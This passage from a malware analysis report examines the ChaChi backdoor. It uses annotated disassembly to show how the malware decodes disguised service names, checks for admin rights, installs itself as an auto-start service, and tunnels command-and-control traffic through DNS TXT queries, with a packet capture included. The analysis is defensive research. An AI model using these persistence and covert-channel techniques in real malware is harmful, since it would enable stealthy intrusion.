
Function name	Segment	Start
github_jpillora_backoff__ptr_Backoff__Duration	.text	00000000007
github_jpillora_backoff__ptr_Backoff__ForAttempt	.text	00000000007
github_jpillora_backoff__ptr_Backoff__Reset	.text	00000000007
github_jpillora_backoff__ptr_Backoff__Attempt	.text	00000000007
github_jpillora_backoff__ptr_Backoff__Copy	.text	00000000007

Figure 6 – De-gobfuscated Function Names.

With the obfuscation defeated, efforts could be refocused on analysing ChaChi's functionality and intent.

Persistence


Shortly after its initial execution ChaChi decodes a service name and service description:



```
sub     rsp, 18h
mov     [rsp+18h+var_8], rbp
lea     rbp, [rsp+18h+var_8]
call    decode_JavaJDBC ; JavaJDBC
mov     rax, [rsp+18h+DecodedString]
mov     rcx, [rsp+18h+DecodedStringLen]
mov     cs:Service_StrLen, rcx
cmp     cs:some_bool, 0
jnz     loc_7C77FA

mov     cs:Service_Name, rax

loc_7C77FA:
lea     rdi, Service_Name
call    runtime_gcWriteBarrier
jmp     loc_7C75C1          ; Java JDBC

loc_7C75C1:                 ; Java JDBC
call    decode_Java_JDBC
mov     rax, [rsp+18h+DecodedString]
mov     rcx, [rsp+18h+DecodedStringLen]
mov     cs:Service_StrLen_2, rcx
cmp     cs:some_bool, 0
jnz     loc_7C77E9

mov     cs:Service_Name2, rax

loc_7C77E9:
lea     rdi, Service_Name2
call    runtime_gcWriteBarrier
jmp     loc_7C75EA          ; Oracle JDBC service driver

loc_7C75EA:                 ; Oracle JDBC service driver
call    decode_Oracle_JDBC_service_driver
mov     rax, [rsp+18h+DecodedString]
mov     rcx, [rsp+18h+DecodedStringLen]
mov     cs:Service_DescLen, rcx
cmp     cs:some_bool, 0
jnz     loc_7C77D8
```

Figure 7 - Decode Service Name and Description.

Using the decoded service name, ChaChi enumerates all installed services to check if a service with the same name already exists. In this case, it is named “JavaJDBC”. If a service with the specified name is found, then ChaChi will randomly select another service name from a hardcoded, albeit gobfuscated, list of service name strings:



```
loc_7C15C8:
mov     rbx, [rcx]
mov     rsi, [rcx+8]
cmp     cs:Service_StrLen, rsi
jz      short loc_7C161D
```

```
loc_7C161D:
mov     [rsp+0B0h+var_70], rcx
mov     [rsp+0B0h+var_78], rdx
mov     qword ptr [rsp+0B0h+var_B0], rbx
mov     rax, cs:Service_Name
mov     qword ptr [rsp+0B0h+var_B0+8], rax
mov     qword ptr [rsp+0B0h+var_A0], rsi
call    runtime_memequal
cmp     byte ptr [rsp+0B0h+var_A0+8], 0
jnz     short loc_7C165C ; If service exists take alternate code path
```

```
mov     rax, [rsp+0B0h+var_80]
mov     rcx, [rsp+0B0h+var_70]
mov     rdx, [rsp+0B0h+var_78]
jmp     loc_7C15D8
```

```
loc_7C165C:
call    pick_alternate_service_name_from_list
movups  xmm0, [rsp+0B0h+var_B0]
movups  [rsp+0B0h+var_68], xmm0
movups  xmm0, [rsp+0B0h+var_A0]
movups  [rsp+0B0h+var_58], xmm0
movups  xmm0, [rsp+0B0h+var_90]
movups  [rsp+0B0h+var_48], xmm0
mov     rax, qword ptr [rsp+0B0h+var_68]
mov     rcx, qword ptr [rsp+0B0h+var_68+8]
mov     cs:qword_C08E98, rcx
cmp     cs:some_bool, 0
jnz     short loc_7C16D6
```


Figure 8 - Check if Service Name Exists.



```
movups  [rsp+190h+arg_0], xmm0
movups  [rsp+190h+arg_10], xmm0
movups  [rsp+190h+arg_20], xmm0
call    decode_DefenderSecurityAgent
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_128], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_D0], rcx
call    decode_Service_agent_security_control
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_130], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_D8], rcx
call    decode_Defender_Security_Agent
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_138], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_E0], rcx
call    decode_GetServiceController
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_140], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_E8], rcx
call    decode_Windows_service_controller
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_148], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_F0], rcx
call    decode_Get_Service_Controller
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_150], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_F8], rcx
call    decode_AzureAgentController
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_158], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_100], rcx
call    decode_Azure_Safe_controller
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_160], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_108], rcx
call    decode_Azure_Agent_Controller
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_168], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_110], rcx
call    decode_CorpNativeHostDebugger
mov     rax, [rsp+190h+var_188]
mov     [rsp+190h+var_170], rax
mov     rcx, [rsp+190h+var_190]
mov     [rsp+190h+var_118], rcx
call    runtime_slicebytetostring_1
mov     rax, [rsp+190h+var_190]
mov     [rsp+190h+var_120], rax
mov     rcx, [rsp+190h+var_188]
mov     [rsp+190h+var_178], rcx
call    decode_Corp_Native_Host_Debugger
mov     rax, [rsp+190h+var_190]
mov     rcx, [rsp+190h+var_188]
```

Figure 9 - Decoding Alternate Service Names.

After determining an appropriate name to use for service installation, ChaChi then checks to see if it has sufficient administrator privileges to carry out the service creation operation:



```
movups  [rsp+58h+var_44], xmm0
mov     [rsp+58h+var_34], 0
lea     rax, [rsp+58h+var_10]
mov     [rsp+58h+var_28], rax
call    golang_org_x_sys_windows_AllocateAndInitializeSid
cmp     [rsp+58h+var_20], 0
jnz     short loc_7BE309
```

```
mov     [rsp+58h+var_58], 0
mov     rax, [rsp+58h+var_10]
mov     [rsp+58h+var_50], rax
call    golang_org_x_sys_windows_Token_IsMember
movzx   eax, [rsp+58h+var_48]
cmp     qword ptr [rsp+58h+var_44+4], 0
jz      short loc_7BE2FB
```


```
loc_7BE309:
mov     [rsp+58h+arg_0], 0
mov     rbp, [rsp+58h+var_8]
add     rsp, 58h
retn
```

```
mov     [rsp+58h+arg_0], 0
mov     rbp, [rsp+58h+var_8]
add     rsp, 58h
retn
```

```
loc_7BE2FB:
mov     [rsp+58h+arg_0], al
mov     rbp, [rsp+58h+var_8]
add     rsp, 58h
retn
```

Figure 10 - Checking if running with Administrative Privileges.

If ChaChi is not running with administrative privileges, it bypasses its persistence code and begins to initialize command-and-control (C2) communications. If the backdoor is running with administrative privileges, it will install itself as a new service that is configured to auto-start, before manually starting the service:



```
mov     rax, [rcx+18h]
mov     rdx, [rsp+158h+var_C8]
mov     qword ptr [rsp+158h+var_158], rdx
call    rax             ; 0x76C9D0 - WindowsService_Install
mov     rax, qword ptr [rsp+158h+var_158+8]
mov     rcx, [rsp+158h+var_148]
test    rax, rax
jz      loc_7BED6C
```

```
loc_7BED6C:
mov     rax, 12A05F200h
mov     qword ptr [rsp+158h+var_158], rax
call    time_Sleep
mov     rax, [rsp+158h+var_108]
mov     rax, [rax+40h]
mov     rcx, [rsp+158h+var_C8]
mov     qword ptr [rsp+158h+var_158], rcx
call    rax             ; 0x76DAE0 - Start_Service
cmp     qword ptr [rsp+158h+var_158+8], 0
jz      loc_7BEBF2
```


Figure 11 - Install as Service and Start the Service.

C2 Communications

ChaChi utilizes two protocols for C2 communications: DNS and HTTP. The primary, preferred method of C2 communication is DNS tunnelling using TXT queries.

TXT or “text” records were originally intended to allow domain admins to associate arbitrary text with a domain, such as domain ownership information or network and server information. Threat actors have taken advantage of this for their own nefarious needs by encoding data in these TXT queries, which is a form of DNS tunnelling.

DNS tunnelling allows malware authors to communicate in a covert channel that can bypass most firewalls. DNS traffic is widely used, and often blindly trusted with little to no monitoring. DNS requests can also get proxied via internal DNS resolvers, making it more difficult to track infected endpoints:




```
dns.qry.type == 16
No.   Time       Source       Destination  Protc Length Info
2185 34.482899 192.168.2.4  8.8.8.8      DNS   195 Standard query 0x3f1d TXT 658fe29f498bdef4587298ba1a72b31dd85deb2649754398a9a846c3a123722.d9b3f7b130b2f5bdc7ba26aef05d
2186 34.483739 192.168.2.4  8.8.8.8      DNS   204 Standard query 0x599a TXT 20c816f7a8f20ff29713928c43429e1760f0f7941169a51eb24ca0f104c8d10.eae8675c45cfffd5f35534f0ed84
2187 34.545519 8.8.8.8      192.168.2.4  DNS   209 Standard query response 0x3f1d TXT 658fe29f498bdef4587298ba1a72b31dd85deb2649754398a9a846c3a123722.d9b3f7b130b2f5bdc7b
2188 34.545960 8.8.8.8      192.168.2.4  DNS   218 Standard query response 0x599a TXT 20c816f7a8f20ff29713928c43429e1760f0f7941169a51eb24ca0f104c8d10.eae8675c45cfffd5f35
2189 34.550247 192.168.2.4  8.8.8.8      DNS   291 Standard query 0x993c TXT 36db830a4b09bea94b34daa341c029e4d9b4fc6b57bd67b1007414407836c99.fbb46a6d0cc4589be43ce7748313
2190 34.616509 8.8.8.8      192.168.2.4  DNS   305 Standard query response 0x993c TXT 36db830a4b09bea94b34daa341c029e4d9b4fc6b57bd67b1007414407836c99.fbb46a6d0cc4589be43
